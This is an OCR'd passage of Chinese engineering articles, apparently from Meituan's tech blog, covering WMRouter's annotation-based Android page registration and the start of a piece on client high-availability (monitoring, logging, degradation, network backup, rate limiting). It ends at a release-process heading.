
由于历史原因，主工程作为一个没有业务逻辑的壳工程，对业务库却有较多依赖，特别是对业务库的初始化配置繁琐，和各业务库耦合紧密。另一方面，WMRouter跳转的页面、加载的实现类，需要在Application初始化时注册到WMRouter中，也会增加主工程和业务库的耦合。开发过程中各业务库频繁更新，经常出现无法编译的问题，严重影响开发。

为了解决这个问题，一方面WMRouter增加了注解支持，在Activity类、ServiceLoader实现类上配置注解，就可以在编译期间自动生成代码注册到WMRouter中。


```
// 没有注解时，需要在Application初始化时代码注册各个页面，耦合严重
register("/home", HomeActivity.class);
register("/order", OrderListActivity.class);
register("/shop", ShopActivity.class)
register("/account", MyAccountActivity.class);
register("/address", MyAddressActivity.class);
// ...
```

```
// 增加注解后，只需要在各个Activity上通过注解配置即可
@RouterUri(path = "/shop")
public class ShopActivity extends BaseActivity {

}
```

另一方面，ServiceLoader还支持指定接口加载所有实现类，主工程可以通过统一接口，加载各个业务库中所有实现类并进行初始化，最终实现和业务库的彻底隔离。




开发过程中，各个业务库可以像插件一样**按需集成到主工程**，能大幅减少不能编译的问题，同时由于编译时可以跳过不需要的业务库，编译速度也能得到提高。




## WMRouter的推广

在WMRouter解决了外卖C端App的各种问题后，发现公司内甚至公司外的其他App也遇到了相似的问题和需求，于是决定对WMRouter进行推广和开源。

由于WMRouter是一个开放式组件化框架，UriRequest可以存放任意数据，UriHandler、UriInterceptor可以完全自定义，不同的UriHandler可以任意组合，具有很大的灵活性。但过于灵活容易导致易用性的下降，即使对于最常规最简单的应用，也需要复杂的配置才能完成功能。

为了在灵活性与易用性之间平衡，一方面，WMRouter对包结构进行了合理的划分，核心接口和实现类提供基础通用能力，尽可能保留最大的灵活性；另一方面，封装了一系列通用实现类，并组合成一套默认实现，从而满足绝大多数常规使用场景，尽可能降低其他App的接入成本，方便推广。

# 总结

目前业界已有的一些Android路由框架，不能满足外卖C端App在开发过程中的实际需要，因此我们开发了WMRouter路由框架。借鉴网络请求的思想，设计了基于UriRequest、UriHandler、UriInterceptor的URI分发机制，在保证功能灵活强大的同时，又尽可能的降低了使用难度；另一方面，借鉴SPI的设计思想、Java和美团平台的ServiceLoader实现，开发了自己的ServiceLoader模块，解决外卖平台化过程中的四个问题（通信问题、复用问题、依赖注入、编译问题）。在经过了近一年的不断迭代完善后，WMRouter已经成为美团多个App中的核心基础组件之一。

# 参考资料


1. Routing – Wikipedia
2. 统一资源标志符 – 维基百科
3. RFC 3966 – The tel URI for Telephone Numbers
4. RFC 6068 – The 'mailto' URI Scheme
5. Intent 和 Intent 过滤器
6. Introduction to the Service Provider Interfaces
7. 美团外卖Android平台化架构演进实践


# 作者简介


- 子健，美团高级工程师，2015年加入美团，先后负责外卖客户端首页、商家容器、评价等业务模块的开发维护，以及平台化、性能优化等技术工作。
- 渊博，美团高级工程师，2016年加入美团，目前作为外卖商家端Android App主力开发，主要负责商家端和蜜蜂端业务技术需求开发。
- 云驰，美团高级工程师，2016年加入美团，目前负责外卖客户端搜索、IM等业务库，及外卖多端统一工作。


# 招聘信息

美团外卖诚招Android、iOS、FE高级/资深工程师和技术专家，Base北京、上海、成都，欢迎有兴趣的同学投递简历到wukai05@meituan.com。

# 美团外卖客户端高可用建设体系


作者: 陈航 富强 徐宏

## 背景

美团外卖从2013年11月开始起步，经过数年的高速发展，一直在不断地刷新着记录。2018年5月19日，日订单量峰值突破2000万单，已经成为全球规模最大的外卖平台。业务的快速发展对系统稳定性提出了更高的要求，如何为线上用户提供高稳定的服务体验，保障全链路业务和系统高可用运行，不仅需要后端服务支持，更需要在端上提供全面的技术保障。而相对服务端而言，客户端运行环境千差万别，不可控因素多，面对突发问题应急能力差。因此，构建客户端的高可用建设体系，保障服务稳定高可用，不仅是对工程师的技术挑战，也是外卖平台的核心竞争力之一。

## 高可用建设体系的思路


一个设计良好的大型客户端系统往往是由一系列各自独立的小组共同开发完成的，每一个小组都应当具有明确定义的的职责划分。各业务模块之间推行“松耦合”开发模式，让业务模块拥有隔离式变更的能力，是一种可以同时提升开发灵活性和系统健壮性的有效手段。这是美团外卖整体的业务架构，整体上以商品交易链路（门店召回，商品展示，交易）为核心方向进行建设，局部上依据业务特点和团队分工分成多个可独立运维单元单独维护。可独立运维单元的简单性是可靠性的前提条件，这使得我们能够持续关注功能迭代，不断完成相关的工程开发任务。





我们将问题依照生命周期划分为三个阶段：发现、定位、解决，围绕这三个阶段的持续建设，构成了美团外卖高可用建设体系的核心。

# 美团外卖质量保障体系全景图

这是美团外卖客户端整体质量体系全景图。整体思路：监控报警，日志体系，容灾。




通过采集业务稳定性，基础能力稳定性，性能稳定性三大类指标数据并上报，衡量客户端系统质量的标准得以完善；通过设立基线，应用特定业务模型对这一系列指标进行**监控报警**，客户端具备了分钟级感知核心链路稳定性的能力；而通过搭建**日志体系**，整个系统有了提取关键线索能力，多维度快速定位问题。当问题一旦定位，我们就能通过美团外卖的线上运维规范进行**容灾**操作：降级，切换通道或限流，从而保证整体的核心链路稳定性。

## 监控&报警

监控系统，处于整个服务可靠度层级模型的最底层，是运维一个可靠的稳定系统必不可少的重要组成部分。为了保障全链路业务和系统高可用运行，需要在用户感知问题之前发现系统中存在的异常，离开了监控系统，我们就没有能力分辨客户端是不是在正常提供服务。


按照监控的领域方向，可以分成系统监控与业务监控。

**系统监控**，主要用于基础能力如端到端成功率，服务响应时长，网络流量，硬件性能等相关的监控。系统监控侧重在无业务侵入和定制系统级别的监控，更多侧重在业务应用的底层，多属于单系统级别的监控。

**业务监控**，侧重在某个时间区间，业务的运行情况分析。业务监控系统构建于系统监控之上，可以基于系统监控的数据指标计算，并基于特定的业务介入，实现多系统之间的数据联合与分析，并根据相应的业务模型，提供实时的业务监控与告警。按照业务监控的时效性，可以继续将其细分成实时业务监控与离线业务监控。

- 实时业务监控，通过实时的数据采集分析，帮助快速发现及定位线上问题，提供告警机制及介入响应（人工或系统）途径，帮助避免发生系统故障。
- 离线的业务监控，对一定时间段收集的数据进行数据挖掘、聚合、分析，推断出系统业务可能存在的问题，帮助进行业务上的重新优化或改进的监控。

美团外卖的业务监控，大部分属于实时业务监控。借助美团统一的系统监控建设基础，美团外卖联合公司其他部门将部分监控基础设施进行了改造、共建和整合复用，并打通形成闭环（监控，日志，回捞），我们构建了特定符合外卖业务流程的实时业务监控； 而离线的业务监控，主要通过用户行为的统计与业务数据的挖掘分析，来帮助产品设计，运营策略行为等产生影响，目前这部分监控主要由美团外卖数据组提供服务。值得特别说明的是单纯的信息汇总展示，无需或无法立即做出介入动作的业务监控，可以称之为业务分析，如特定区域的活动消费情况、区域订单数量、特定路径转换率、曝光点击率等，除非这些数据用来决策系统实时状态健康情况，帮助产生系统维护行为，否则这部分监控由离线来处理更合适。



我们把客户端稳定性指标分为3类维度：业务稳定性指标，基础能力稳定性指标，性能稳定性指标。对不同的指标，我们采用不同的采集方案进行提取上报，汇总到不同系统；在设定完指标后，我们就可以制定基线，并依照特定的业务模型制定报警策略。美团外卖客户端拥有超过40项度量质量指标，其中25项指标支持分钟级别报警。报警通道依据紧急程度支持邮件，IM和短信三条通道。因此，我们团队具备及时发现影响核心链路稳定性的关键指标变化能力。

一个完善的监控报警系统是非常复杂的，因此在设计时一定要追求简化。以下是《Site Reliability Engineering: How Google Runs Production Systems》一书中提到的告警设置原则：


> **最能反映真实故障的规则应该可预测性强，非常可靠，并且越简单越好 不常用的数据采集，汇总以及告警配置应该定时清除（某些SRE团队的标准是一季度未使用即删除） 没有暴露给任何监控后台、告警规则的采集数据指标应该定时清除**

通过监控&报警系统，2017年下半年美团外卖客户端团队共发现影响核心链路稳定性超过20起问题：包括爬虫、流量、运营商403问题、性能问题等。目前，所有问题均已全部改造完毕。

## 日志体系


监控系统的一个重要特征是生产紧急告警。一旦出现故障，需要有人来调查这项告警，以决定目前是否存在真实故障，是否需要采取特定方法缓解故障，直至查出导致故障的问题根源。


简单定位和深入调试的过程必须要保持非常简单，必须能够被团队中任何一个人所理解。日志体系，在简化这一过程中起到了决定性作用。




美团外卖的日志体系总体分为3大类：即全量日志系统，个体日志系统，异常日志系统。全量日志系统，主要负责采集整体性指标，如网络可用性，埋点可用性，我们可以通过他了解到系统整体大盘，了解整体波动，确定问题影响范围；异常日志系统，主要采集异常指标，如大图问题，分享失败，定位失败等，我

们通过他可以迅速获取异常上下文信息，分析解决问题；而个体日志系统，则用于提取个体用户的关键信息，从而针对性的分析特定客诉问题。这三类日志，构成了完整的客户端日志体系。




日志的一个典型使用场景是处理单点客诉问题，解决系统潜在隐患。个体日志系统，用于简化工程师提取关键线索步骤，提升定位分析问题效率。在这一领域，美团外卖使用的是点评平台开发的 Logan 服务。作为美团移动端底层的基础日志库，Logan接入了集团众多日志系统，例如端到端日志、用户行为日志、代码级日志、崩溃日志等，并且这些日志全部都是本地存储，且有多重加密机制和严格的权限审核机制，在处理用户客诉时才对数据进行回捞和分析，保证用户隐私安全。


通过设计和实施美团外卖核心链路日志方案，我们打通了用户交易流程中各系统如订单，用户中心，Crash平台与Push后台之间的底层数据同步；通过输出标准问题分析手册，针对常见个体问题的分析和处理得以标准化；通过制定日志捞取SOP并定期演练，线上追溯能力大幅提升，日常客诉绝大部分可在30分钟内定位原因。在这一过程中，通过个体暴露出影响核心链路稳定性的问题也均已全部改进/修复。


故障排查是运维大型系统的一项关键技能。采用系统化的工具和手段而不仅仅依靠经验甚至运气，这项技能是可以自我学习，也可以内部进行传授。

# 容灾备份

针对不同级别的服务，应该采取不同的手段进行有效止损。非核心依赖，通过降级向用户提供可伸缩的服务；而核心依赖，采用多通道方式进行依赖备份容灾保证交易路径链路的高可用；异常流量，通过多维度限流，最大限度保证业务可用性的同时，给予用户良好的体验。总结成三点，即：非核心依赖降级、核心依赖备份、过载保护限流。接下来我们分别来阐述这三方面。

## 降级





在这里选取美团外卖客户端整体系统结构关系图来介绍非核心依赖降级建设概览。图上中间红色部分是核心关键节点，即外卖业务的核心链路：定位，商家召回，商品展示，下单；蓝色部分，是核心链路依赖的关键服务；黄色部分，是可降级服务。我们通过梳理依赖关系，改造前后端通讯协议，实现了客户端非核心依赖可降级；而后端服务，通过各级缓存，屏蔽隔离策略，实现了业务模块内部可降级，业务之间可降级。这构成了美团外卖客户端整体的降级体系。

右边则是美团外卖客户端业务/技术降级开关流程图。通过推拉结合，缓存更新策略，我们能够分钟级别同步降级配置，快速止损。

目前，美团外卖客户端有超过20项业务/能力支持降级。通过有效降级，我们避开了1次S2级事故，多次S3、S4级事故。此外，降级开关整体方案产出SDK horn，推广至集团酒旅、金融等其他核心业务应用。

## 备份

核心依赖备份建设上，在此重点介绍美团外卖多网络通道。网络通道，作为客户端的最核心依赖，却是整个全链路体系最不可控的部分，经常出现问题：网络劫持，运营商故障，甚至光纤被物理挖断等大大小小的故障严重影响了核心链路的稳定性。因此，治理网络问题，必须要建设可靠的多通道备份。




这是美团外卖多网络通道备份示意图。美团外卖客户端拥有Shark、HTTP、HTTPS、HTTP DNS等四条网络通道：整体网络以Shark长连通道为主通道，其余三条通道作为备份通道。配合完备的开关切换流


程，可以在网络指标发生骤降时，实现分钟级别的分城市网络通道切换。而通过制定故障应急SOP并不断演练，提升了我们解决问题的能力和速度，有效应对各类网络异常。我们的网络通道开关思路也输出至集团其他部门，有效支持了业务发展。

## 限流

服务过载是另一类典型的事故。究其原因大部分情况下都是由于少数调用方调用的少数接口性能很差，导致对应服务的性能恶化。若调用端缺乏有效降级容错，在某些正常情况下能够降低错误率的手段，如请求失败后重试，反而会让服务进一步性能恶化，甚至影响本来正常的服务调用。

美团外卖业务在高峰期订单量已达到了相当高的规模量级，业务系统也及其复杂。根据以往经验，在业务高峰期，一旦出现异常流量疯狂增长从而导致服务器宕机，则损失不可估量。

因此，美团外卖前后端联合开发了一套“流量控制系统”，对流量实施实时控制。既能日常保证业务系统稳定运转，也能在业务系统出现问题的时候提供一套优雅的降级方案，最大限度保证业务的可用性，在将损失降到最低的前提下，给予用户良好的体验。




整套系统，后端服务负责识别打标分类，通过统一的协议告诉前端所标识类别；而前端，通过多级流控检查，对不同流量进行区分处理：弹验证码，或排队等待，或直接处理，或直接丢弃。

面对不同场景，系统支持多级流控方案，可有效拦截系统过载流量，防止系统雪崩。此外，整套系统拥有分接口流控监控能力，可对流控效果进行监控，及时发现系统异常。整套方案在数次异常流量增长的故障中，经受住了考验。

## 发布

